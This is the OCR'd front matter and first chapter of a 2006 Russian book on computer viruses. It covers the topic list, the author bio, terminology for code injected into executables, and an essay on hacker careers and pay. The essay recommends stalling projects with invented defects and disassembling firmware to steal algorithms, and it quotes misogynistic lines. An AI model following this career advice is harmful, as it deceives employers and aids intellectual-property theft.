Крис Касперски

КОМПЬЮТЕРНЫЕ ВИРУСЫ

ИЗНУТРИ И СНАРУЖИ

- основы самомодификации в LINUX и Windows
- особенности защиты приложений в Linux/BSD
- honeypot'ы — устройство, обход и обнаружение
- обход защиты Windows 2003 Server и Longhorn
- способы сокрытия процессов, файлов и модулей
- полная коллекция методов внедрения в PE-файлы

ПИТЕР

Крис Касперски

КОМПЬЮТЕРНЫЕ ВИРУСЫ

ИЗНУТРИ И СНАРУЖИ



Москва · Санкт-Петербург · Нижний Новгород · Воронеж
Ростов-на-Дону · Екатеринбург · Самара · Новосибирск
Киев · Харьков · Минск
2006

ББК 32.973.23-018-07
УДК 004.491.22
К28

Касперски К.

К28 Компьютерные вирусы изнутри и снаружи. — СПб.: Питер, 2006. — 527 с.: ил.

ISBN 5-469-00982-3

Что находится внутри вируса? Какие шестеренки приводят его в движение? Как происходит внедрение чужеродного кода в исполняемый файл и по каким признакам его можно распознать? Насколько надежны антивирусы и можно ли их обхитрить? Как хакеры ломают программное обеспечение и как их остановить? Изыскания, начатые в предыдущей книге Криса Касперски «Записки исследователя компьютерных вирусов», продолжаются, и новая книга содержит массу свежего материала, ориентированного на творческих людей, дизассемблирующих машинные коды, изучающих исходные тексты, презирающих мышь и свободно говорящих на Си. В общем, она для хакеров всех мастей...

ББК 32.973.23-018-07
УДК 004.491.22

ISBN 5-469-00982-3

КРАТКОЕ СОДЕРЖАНИЕ

СОДЕРЖАНИЕ



ВВЕДЕНИЕ

ОБ АВТОРЕ

Автор: небрежно одетый мыщъх 28 лет, не обращающий внимания ни на мир, ни на тело, в котором живет, и обитающий исключительно в дебрях машинных кодов и зарослях технических спецификаций. Необщителен, ведет замкнутый образ жизни хищного грызуна, практически никогда не покидающего свою норку — разве что на звезды посмотреть или на луну (повыть). Высшего образования нет, а теперь уже и не будет; личная жизнь не сложилась, да и вряд ли сложится, так что единственный способ убить время from dusk till dusker — это полностью отдаться работе.

Одержим компьютерами еще со старших классов средней школы (или еще раньше — уже, увы, не помню). Основная специализация — реинженеринг (то есть дизассемблирование), поиск уязвимостей (попросту говоря — «дыр») в существующих защитных механизмах и разработка собственных систем защиты. Впрочем, компьютеры — не единственное и, вероятно, не самое главное увлечение в моей жизни. Помимо возни с железом и блужданий в непроходимых джунглях защитного кода я не расстаюсь с миром звезд и моих телескопов, много читаю, да и пишу тоже (в последнее время как-то больше пишу, чем читаю). Хакерские мотивы моего творчества не случайны и объясняются по-детски естественным желанием заглянуть «под капот» компьютера и малость потыкать его «ломом» и «молоточком», разумеется, фигурально — а как же иначе понять, как эта штука работает?

Если считать хакерами людей, одержимых познанием окружающего мира, то я — хакер.

УСЛОВНЫЕ ОБОЗНАЧЕНИЯ

Чтобы избежать путаницы, перед тем как начать читать, следует договориться о терминологии. Код, внедряющийся в файл, мы будем называть *X-кодом*. Под это определение подпадает любой код, внедряемый нами в файл-носитель (он же подопытный файл, или файл-хозяин – от английского host-file), например, инструкция *NOP*. О репродуктивных способностях X-кода в общем случае ничего не известно, и для успокоения будем считать X-код несаморазмножающимся кодом. Всю ответственность за внедрение берет на себя *человек*, запускающий программу-внедритель (нет, не «вредитель», а «внедритель» — от слова «внедрить»), которая, предварительно убедившись в наличии прав записи в файл-носитель (а эти права опять-таки дает человек) и совместимости заражаемого файла с выбранной стратегией внедрения, записывает X-код внутрь файла и осуществляет высокоманевренный перехват управления, так что подопытная программа не замечает никаких изменений.

Для экономии места мы будем использовать ряд общепринятых сокращений, перечисленных ниже:

- **FA:** File Alignment – физическое выравнивание секций;
- **SA, OA:** Section Alignment или Object Alignment – виртуальное выравнивание секций;
- **RVA:** Relative Virtual Address – относительный виртуальный адрес;
- **FS:** First Section – первая секция файла;
- **LS:** Last Section – последняя секция файла;
- **CS:** Current Section – текущая секция файла;
- **NS:** Next Section – следующая секция файла;
- **v_a:** Virtual Address – виртуальный адрес;
- **v_sz:** Virtual Size – виртуальный размер;
- **r_off:** raw offset – физический адрес начала секции;
- **f_sz:** raw size – физический размер секции;
- **DDIR:** DATA DIRECTORY – нет адекватного перевода;
- **EP:** Entry Point – точка входа.


Под *Windows*, если только не оговорено обратное, здесь подразумевается вся линейка 32-разрядных систем этого семейства, а именно Windows 95/98/Me/NT/2000/XP/2003. Под *Windows NT* подразумевается линейка систем на базе NT, а именно: сама Windows NT, Windows 2000/XP/2003. Под UNIX подразумевается любая UNIX-подобная операционная система: Free/Net/Open BSD, Linux и т. д.

Под *системным загрузчиком* понимается компонент операционной системы, ответственный за загрузку исполняемых файлов и динамических библиотек.

Понятия *выше, левее, западнее* соответствуют меньшим адресам, что совпадает с естественной схемой отображения дампа памяти отладчиком или дизассемблером.

Строка, выделенная инверсным цветом, символизирует текущую позицию курсора в отладчике.

В книге используются графические обозначения:



БЛАГОДАРНОСТИ

Автор выражает признательность сотрудникам фирмы «Исток» и лично Мирошниковой Наталье и Диденко Владимиру за качественный сервис и аппаратуру, предоставленную для экспериментов, проведенных в процессе написания этой книги.


ОТ ИЗДАТЕЛЬСТВА

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

Все исходные тексты, приведенные в книге, вы можете найти по адресу http://www.piter.com/download.

Подробную информацию о наших книгах вы найдете на веб-сайте издательства: http://www.piter.com.



ЧАСТЬ I

О ДЕНЬГАХ, ВИРУСАХ, ПРОГРАММИРОВАНИИ И СМЫСЛЕ ЖИЗНИ

...Это не ты владеешь деньгами, это они владеют тобой.
Восточная мудрость

Говорят, что наука — это удовлетворение собственного любопытства за чужой счет. Программирование, между прочим, тоже! Вирусы — это не та область, на которой можно заработать. Хорошо, если вы вообще останетесь на свободе, а не подвергнетесь штрафу, не угодите в тюрьму (даже легальные исследователи от этого не застрахованы). Разработка антивирусов и восстановление данных — тоже не бог весь какое прибыльное дело (устанавливать народу Windows — и то выгоднее). Рынок давно поделен между компаниями-гигантами, постороннему человеку вписаться в этот бизнес очень трудно.

Творческим людям в этой мутной воде приходится очень тяжело. Перед фактом жесткой альтернативы «или клепать прикладуху и жить в достатке, или заниматься исследовательской деятельностью без гроша в кармане» многие неординарные хакеры ставят на себе крест и хоронят свой талант заживо. Под давлением обстоятельств типа «жена» (а понимающую жену найти ох как трудно) они устраиваются на цивильную работу, убеждая себя в том, что глава семьи должен заботиться о благосостоянии семьи и будущем детей, точнее, о материальной составляющей этого самого будущего, которое теперь уже никогда не наступит, потому что у шмоток и денег нет никакого будущего. Это путь в никуда. Это путь скарабея, толкающего перед собой навозный шар, символизирующий все вещи мира. «Желтая стрела» Виктора Пелевина — поезд, движущийся к разрушенному мосту, с которого нельзя сойти, — это наш потребительский инстинкт, а вовсе не намек на загробную жизнь. Все мы умираем. Богатыми или бедными. Одних забудут, другие отложатся в памяти неподъемными монументами (тонн триста с гаком), а кто-то разлетится осколками идей на века или даже тысячелетия... Идея вирусов — саморепродуцирующихся механизмов — одна из таких. Это по-настоящему интересно, этому можно посвятить свою жизнь. Не важно, к чему лететь. Все мы летим к свету, а попадаем во тьму. Лететь нужно не _к, а _от. Бежать от обыденной серости жизни к любой выбранной цели. Трагедия в том, что в компьютерном мире идеи быстро устаревают, разрушая намеченные ориентиры. Что чувствует астронавт, когда его путеводная звезда исчезает? Наверное, то же, что и программист, когда платформа, которой он отдал столько времени и сил, сменяется другой, и тысячи строк программного кода приходится переписывать заново... Если бы только переписывать! Львиная доля накопленного опыта становится бесполезной. Хитрые приемы программирования обращаются в прах. Умение создавать эффективные резидентные программы обесценивается в мире Windows...

Жизнь хакера — стремительный поток непрекращающихся исследований. Новые платформы — это пища для экспериментов и размышлений. Это программирование ради программирования, это и средство самореализации, и неиссякаемый источник вдохновения... Короче, энтузиазм в чистом виде. Да что там говорить... Хакеры живут лишь на гребне волны. На острие прогресса. На передовой линии фронта. В тылу им делать нечего. В тылу обитают прикладники и прочие мирные программисты, для которых каждодневное общение с компьютером — скучная обязаловка, оно им в тягость. Хакеры же относятся к тем счастливым людям, которые не отделяют себя от своей работы и не работают для того, чтобы жить, а живут для того, чтобы работать. В этом-то и заключается их отличие от остальных.



ГЛАВА 1

ПРОГРАММИРОВАНИЕ ДЕНЕГ ЛОПАТОЙ

...Современный человек испытывает глубокое недоверие практически ко всему, что не связано с поглощением или испусканием денег. Внешне это проявляется в том, что жизнь становится все скучнее и скучнее, а люди — все расчетливее и суше. Отсюда и знакомое любому чувство, что все упирается в деньги.

Виктор Пелевин. Поколение П

Стоит ли вообще стремиться к деньгам? Быть вовлеченным в безжалостный круговорот потребления и выделения. Зарабатывать и накапливать. Накапливать и тратить. Тратить и приближаться к иллюзорной картине коллективной галлюцинации, называемой «счастьем». Скажите честно: оно вам надо? Для счастья не нужно ничего, кроме сознания, а деньги приносят только пустоту и страдание, но обычно это понимаешь лишь тогда, когда их (денег) становится слишком много и уже поздно что-либо менять. Жизнь прожита, а вложенное в деньги время не вернуть. Человек потребляющий в конечном счете живет и работает на унитаз. Может, настала пора остановиться и подумать о чем-то более возвышенном?

Посмотрите «Бойцовский клуб» («Fight Club»), найдите и прочитайте «Поколение П» Виктора Пелевина и «99 франков» Фредерика Бегбедера — вставляет всерьез и надолго. Забейте на карьеру, деньги, шмотки и займитесь, наконец, самим собой. Тем, что вы бы с удовольствием делали и бесплатно. Тем,

что наполняет жизнь смыслом, удерживает у монитора до самого утра. Тем, что вам по-настоящему интересно, а я покажу, как обратить этот интерес в деньги. Никакого противоречия здесь нет. Плохо, когда деньги становятся самоцелью. Хорошо, если они — средство (существования) или инструмент (реализации своих идей). Вот об инструментальных средствах мы сейчас и поговорим.

Несогласным лучше сразу сменить профессию и заняться чем-то другим (торговлей бананами, например). Программирование — не лучший способ для быстрого обогащения (а программирование вирусов — особенно). Что еще хуже — это способ, требующий колоссальных начальных вложений самого ценного и к тому же невосполнимого ресурса... Времени. Придется много-много учиться, а научившись — расставаться с накопленными знаниями и навыками и вновь переучиваться. Ведь прогресс с каждым годом все быстрее и быстрее.




КУДА ПОДАТЬСЯ

— «Убить Билла» видел?

— Гейтса, что ли?

Народное

Нашим предкам было хорошо. Они сидели в пещерах, укрывались шкурами и находились на полном обеспечении у государства, решающего все кадровые вопросы за тебя. С приходом свободы, а значит, и возможности выбора, позиции самых сильных программистов в мире значительно пошатнулись. Никто уже не собирается оплачивать из своего кармана поиск недокументированных возможностей в недрах операционной системы или программирование в чистом машинном коде. Преемственность программистской школы нарушена, старшие не учат младших, преподаватели вузов бесконечно далеки от проблем практического программирования и безнадежно отстают от прогресса...



Стоит ли искать постоянную работу или лучше оставаться на вольных хлебах? Все зависит от психотипа личности. Кто-то предпочитает кочевую жизнь, а кто-то — оседлую. Не будем делить программистов на «правых» и «виноватых», а лучше расскажем о каждой из сторон поподробнее, попутно отмечая некоторые не вполне очевидные проблемы, с которыми вам придется столкнуться.

Как обрести мастерство? Очень просто – устроиться на постоянную работу в фирму, где еще сильны программистские традиции и имеются профессионалы, способные научить молодежь, передав ей часть своего опыта (только помните, что ремеслу не учатся, ремесло воруют). Трудовой договор (он же «контракт») бывает двух типов – ограниченный или бессрочный. В России чаще всего практикуется второй (устроились на работу, и вас потом никак не уволить: в «нормальных» фирмах легче терпеть безделье ничего не делающего человека, чем затевать волокиту с его увольнением, – короче, полная лафа, важно знать не столько программирование, сколько законы). Зарубежные фирмы в своей массе нанимают специалистов на короткий срок (например, на год), после чего можно либо возобновить контракт с работником, либо послать оного работника пинком под зад. Причины? Специалист не оправдал возложенной на него ответственности или же проект завершен и данный работник фирме больше не требуются. Тысячи специалистов, разрабатывавшие «Боинг», были выброшены после того, как птичка начала летать. Короче говоря, чем больше вкалываешь, тем быстрее тебя увольняют. Но на любую хитрость найдется свой лом. Умудренные опытом специалисты затягивают сдачу проекта всеми силами, каждый раз «находя» новый дефект, требующий доработки. Птица вроде бы и летает, но в то же время и нет. Работодатель нервничает, ругается матом, называет всех идиотами, но... вынужденно продлевает контракт.

Сейчас всюду требуют знания приплюснутого Си, а как быть, если вы его ненавидите лютой ненавистью? Или, что еще хуже, живете в глубокой провинции, где в основном занимаются поддержкой и внедрением, а программирование задвинуто в глубокий подвал с робкими попытками нарисовать что-то на Delphi и впарить неразборчивому клиенту за полцены? Трагедия нашего поколения в том, что квалифицированные специалисты оказываются невостребованными, всюду доминирует «индийский вариант», когда неграмотные недоучки создают программные комплексы, работающие кое-как, требующие немыслимых аппаратных ресурсов и падающие от малейшего ветерка. Забудьте об оптимизации, надежности, удобстве управления и прочих абстрактных вещах. Главное – аляповатый, перегруженный фенечками интерфейс плюс передовые технологии программирования – OLE/ActiveX/DCOM/XML и прочие торговые марки, засоряющие окружающую среду и отравляющие программистскую жизнь. Вот такой уродский рынок мы имеем на сегодняшний день.

Но что есть рынок? Мусор, плавающий на поверхности. Вместо того чтобы работать на дядю Хрюшу, некоторые предпочитают трудиться на самих себя. Свободных копейщиков (они же фрилансеры, от англ. *freelancers*) можно встретить в любой точке мира – от столичной квартиры до глухой провинциальной норы. Интернет стирает границы и уравнивает в правах город с деревней. Даже находясь в шалаше, вы можете скачивать стандарты и спецификации, общаться с коллегами по всему миру, оставаясь при этом запертым в четырех стенах, которые что там, что тут – одинаковы. Свободный график (точнее, полное отсутствие такового), богатый ассортимент начальства (если шеф не нравится, моментально находим следующего), никакой карьерной лестницы

со свойственными ей пороками и извращениями. Понятие «надо» кажется абстрактным и бесконечно далеким, уступая место «мне нравится» и «вот это кайф». Для творческих людей с широким спектром скачкообразно меняющихся интересов лучших условий работы нельзя и придумать.

В отличие от сотрудничества на контрактной основе, предполагающего более или менее длительные отношения, свободный копейщик ориентирован на краткосрочный заказ. Защитить продукт от копирования. Перенести программу с Перла на Си и т. д. Услуги свободных копейщиков разнообразны. Это либо высокоинтеллектуальная задача (как, например, в случае с защитой), с которой штатные сотрудники компании не справляются, либо рутинная работа, которую дешевле перебросить на «пионеров», чем напрягаться самим (как, например, в случае с переносом). Тем не менее пестрое племя свободных копейщиков в основном состоит из профессиональных программистов, продающих свои знания по цене кокаина. Грубо это можно пояснить на следующем примере: заклинило электродвигатель у одной компании... Как ни пыхтели штатные инженеры, так ничего и не нашли. Позвали фрилансера. Тот одним ударом молотка восстановил его работоспособность, потребовав за свою работу $1000. Обосновал он это так: $1 за удар, а $999 — за знание места, куда нужно было ударить. Вывод: свободный копейщик продает свой интеллект в чистом виде, а штатный сотрудник продает грубый физический труд. Интеллект, естественно, ценится намного выше.

Типичная программа на 90% состоит из примитивного кода, который может написать любой студент, создавать «шаровары» в одиночку — это все равно что заниматься умственным онанизмом. Лучше разработайте «вычислительное» ядро (также называемое движком) и продайте его «студентам» (они же «пионеры») — нехай дописывают все остальное. Собственно говоря, нормальные хакеры именно так и поступают. Но чтобы знать, по какому месту ударить, необходимо пропустить через свои руки тысячи двигателей! Об этом нельзя просто прочитать в журнале! Профессиональные навыки вырабатываются годами. Образно говоря, свободный копейщик — это повзрослевший шароварщик. Молодые программисты в условиях дикой природы долго не выживают, уходя в «серьезные» фирмы на постоянную работу. Любой аналитик подтвердит, что 90% дохода фирма получает от 10% специалистов (а если брать таких гигантов, как Intel или Microsoft, то соотношение окажется и вовсе 99:1). Но ведь этим 90% тоже нужно что-то платить! И это «что-то» приходится отрывать от специалистов.

Теперь о недостатках. Чтобы удержаться на плаву, свободный копейщик должен быть подвижным, как ртуть. Заказов много — только успевай, но на блюдечке с голубой каемочкой их никто не принесет (во всяком случае, на первых порах). Значит, нужны обширные связи. Тематика заказов самая разнообразная — от микроконтроллеров до телефонии. Узким специалистам приходится туго. К тому же в последнее время наметилась неприятная тенденция оттока заказов в корпорации и крупные программистские фирмы, у которых свой укомплектованный штат. Вместо райских садов нас встречают дикие джунгли, живущие по принципу «волка ноги кормят». Обычно заказы ходят косяками — то

вообще никакой халтуры нет, а то ка-а-ак сыпанет! Нахватаешь ее на радостях (после месяца ничегонеделанья любая работа встречается с трудно скрываемым энтузиазмом), а потом чешешь репу и думаешь: когда же я все это делать буду? Какой там сон! Хорошо если вздремнешь на клавиатуре часок-полтора. Какая еда! Жуешь бутерброд вместе с промасленной распечаткой, попутно обдумывая архитектуру будущего проекта и гоняя мышь свободной рукой! Это на постоянной работе можно прийти, лениво почитать журнальчик, пофлиртовать с секретаршей, а потом, закрывшись у себя в кабинете, поDOOMать или початиться до конца трудового дня.

У свободных копейщиков расклад совершенно иной. Времени на личную жизнь практически ни у кого не хватает, что часто приводит к жестоким размолвкам в семье. Вы пробовали программировать при жене? Я — пробовал. Вынеси то. Подай это. Сделай все наоборот. Ты меня совсем не любишь и т. д. В общем, развелся. Не могу удержаться, чтобы не привести еще одну цитату:

> *...Молодой инженер уходил на работу к восьми утра, работал без перерыва на обед, уходил с завода часов в семь, приезжал домой, полчаса играл с ребенком, ужинал с женой, ложился в постель, быстро занимался с ней любовью, затем вставал и, оставив ее в темноте, уходил на два-три часа за свой стол, чтобы поработать над парой вещей, которые взял с собой. Он мог, уходя с завода, заглянуть в Wagon Wheel и выпить пива... Вернувшись домой в девять, когда ребенок уже уснул, ужин холодный, а жена еще холоднее, он пытался объяснить ей что-то, а в голове у него вертелись совсем другие мысли: LSI, VLSI, альфа-поток, прямое смещение, паразитические сигналы...*


Тим Джексон. INTEL — взгляд изнутри

Эту книгу надо прочитать обязательно! Желание связываться с женщинами и крупными корпорациями сразу же пропадет, а мысль устроиться к ним на работу покажется просто бредовой. Сильнее всех страдают русские программисты, не имеющие никакого иммунитета против чумы западного мира. Если говорить кратко (но книжку вы все-таки прочитайте!), там берут специалиста, прогоняют через соковыжималку и выбрасывают на свалку, как ненужный хлам. Если же он одумается и попытается свалить из компании в собственный бизнес — его разоряют. Что же касается женщин, то тут лучше обратиться к Пелевину:

> *...Чем проститутка отличается от приличной женщины? Проститутка хочет с мужчины сто баксов за то, что сделает ему приятно, а приличная женщина хочет все его бабки за то, что высосет из него всю кровь.*

В. Пелевин

Наверное, поэтому многие хакеры навсегда остаются одинокими. А может, дело совсем не в женщинах, а в том, что влюбиться в компьютер может только человек, изначально обреченный на одиночество, — natural born lonely...



ЧЕМ ЗАНЯТЬСЯ

...Ты спрашиваешь: действительно ли опытные российские программисты очень ценятся в США? И какие языки и операционки стоит знать в первую очередь? И так далее по пунктам?.. Вот что я тебе скажу, парень. Люди, которые задают такие вопросы, не могут называться «опытными российскими программистами». Таким людям не светит трудоустройство даже в ЮАР!

Перси Шелли. Как перестать программировать и начать жить

Подолгу ковыряя недра Windows отладчиком, хакеры становятся нехилыми разработчиками на уровне ядра. Час работы таких специалистов стоит от пяти до двадцати долларов. В режиме «глубокого хаченья» (двадцать четыре часа за монитором) за день выходит приблизительно триста долларов, а при нормальном течении событий (четыре-пять часов на сон и один — на завтрак и обед) и того меньше. Вычтем отсюда время, необходимое для самообразования и знакомства с новыми технологиями (без этого никак — иначе хакер задохнется от информационного голодания или через год-другой полностью потеряет квалификацию), — при наличии достаточного количества заказов можно рассчиты-

вать на один-два килобакса долларов в месяц. Негусто. Прикладные программисты сейчас получают по $800–1000 в месяц, работая всего по пять-шесть часов в день, и имеют два выходных в неделю. То есть в пересчете на часы прикладной программист заметно обгоняет хакера, клепающего драйверы!

Дырявость сетевого обеспечения и его неумелое использование притягивает как хакеров, так и тех, кто с ними борется. В высших учебных заведениях уже появилась такая специальность, как «компьютерная безопасность». Чему там учат – непонятно. Хакер – это вам не прыщавый подросток! Это высококвалифицированный специалист с огромным опытом, развитой интуицией, нетривиальным мышлением, просчитывающий поведение машины на несколько шагов вперед. Роберт Моррис (известный своим червем) до написания червя занимался тем, что переписывал системы безопасности для больших компьютеров, и с дырами был знаком не понаслышке. Предотвратить нападение червя мог только другой Моррис, а не «эксперт по безопасности», прослушавший курс лекций, но никогда не заглядывавший в исходный код sendmail'а. Чтобы защититься от хакеров, необходимо иметь выдающуюся эрудицию и просчитывать все на десять-двадцать шагов вперед. Все, что может сделать «эксперт», – это выявить грубые ошибки конфигурации системы (дырявый сервер, неправильно сконфигурированный брандмауэр). Заниматься консалтингом прибыльно, но рискованно. Иной клиент может и по морде дать. Во всей физической прямоте этого слова. Ну да! С него взяли деньги, а через некоторое время атаковали! Брать оплату за конкретно обнаруженные дыры намного проще. Особых познаний и навыков здесь не требуется. Можно, например, дизассемблировать приложения на предмет поиска ошибок переполнения, просматривать исходные тексты, проверять скрипты или специализироваться на TCP/IP-протоколах: подделке обратных адресов, перехвате трафика, обходе брандмауэров и т. д. Это увлекательно и высоко оплачивается (в среднем по $500 за дыру, а если предложат меньше – посылайте). На поиски одной дырки уходит от нескольких минут до пары месяцев, а то и лет. В среднем же около пяти часов, то есть атака приносит сотню баксов в час. Совсем, совсем неплохо! За исключением одного небольшого «но»: если написание драйверов полностью контролирует сам человек, то поиск дыр – это рулетка, в которой, кроме своих сил, приходится уповать на везение и удачу. А фортуна – баба подлая! У грамотного администратора дыр попросту может не быть или он может не заплатить, сказав, что это никакие не дыры, а «-так и задумано».

Вовсю идет дизассемблирование ПЗУ и программных модулей с целью похищения оригинальных алгоритмов, восстановления структуры файлов данных или протокола обмена. Эта работа неплохо оплачивается, хотя она и не совсем законна. Наше законодательство дизассемблирование не запрещает, а его результатами все равно будете пользоваться не вы, так что вся ответственность ложиться на нанимателя. Правда, после этого в Америку можно въехать только чучелом или тушкой. Есть риск, что вас арестуют прямо в аэропорту. Уж лучше отправляйтесь в Южную Корею. Там наших любят. Не в том смысле, чтобы «скушать», а как специалистов по разработке 3D-шутеров и вообще.

А вот защита программного обеспечения, похоже, переживает свои последние дни. Программные решения уступают место аппаратным, а демократия сменяется жестким тоталитарным режимом, преследующим пиратство наравне с терроризмом, за который, как известно, светит пожизненное заключение или «вышка». Тем не менее хорошие специалисты без работы не останутся и всегда найдут себе применение. Взять те же лазерные диски. Обычная такса за защиту — 5% от стоимости тиража. Разумеется, она очень условна. Тут все зависит от уровня защиты, стоимости дисков и размеров самого тиража. За массовый продукт можно взять и 1% — не прогадаешь. А 300–500 экземпляров можно и не защищать. Не окупится. Разве что поставить типовую защиту, но тогда ее сразу взломают. Существует два диаметрально противоположных способа оплаты: единовременная выплата и отчисление определенного процента с продаж программного пакета (аппаратно-программного комплекса), в создании которого вы принимали участие. Наниматели охотнее идут на единовременную оплату, размер которой в зависимости от специфики заказа колеблется от сотен до десятков тысяч долларов. Величина отчислений (так называемых royalty) редко превышает 10% от розничной/оптовой стоимости одного экземпляра ПО, но даже 1–3% лучше, чем совсем ничего. Тут все зависит от раскрутки продукта и объемов продаж. На отчислениях можно неплохо заработать, однако можно и потерять (попробуй проконтролировать, сколько копий продано — одна или миллион), в то время как сумма единовременной выплаты гарантирована. В общем, royalty — это журавль в небе, а единовременная выплата — синица в руках. Лично мне журавли нравятся больше, хотя здесь не обходится без разочарований и обманов.

Восстановление данных — еще одна перспективная область, гарантирующая, что без куска хлеба специалист не останется. Даже в масштабах небольшого уездного городка проблемы с жесткими дисками и оптическими носителями случаются регулярно. Конечно, для восстановления данных на физическом уровне необходимо весьма дорогостоящее оборудование, но в подавляющем большинстве случаев разрушения носят логический характер, для их восстановления достаточно иметь редактор диска плюс пару-тройку утилит собственного написания. Автоматизированные доктора типа Easy Recovery — это фигня. Для домашнего использования вполне сойдет, но брать за такое «восстановление» деньги...

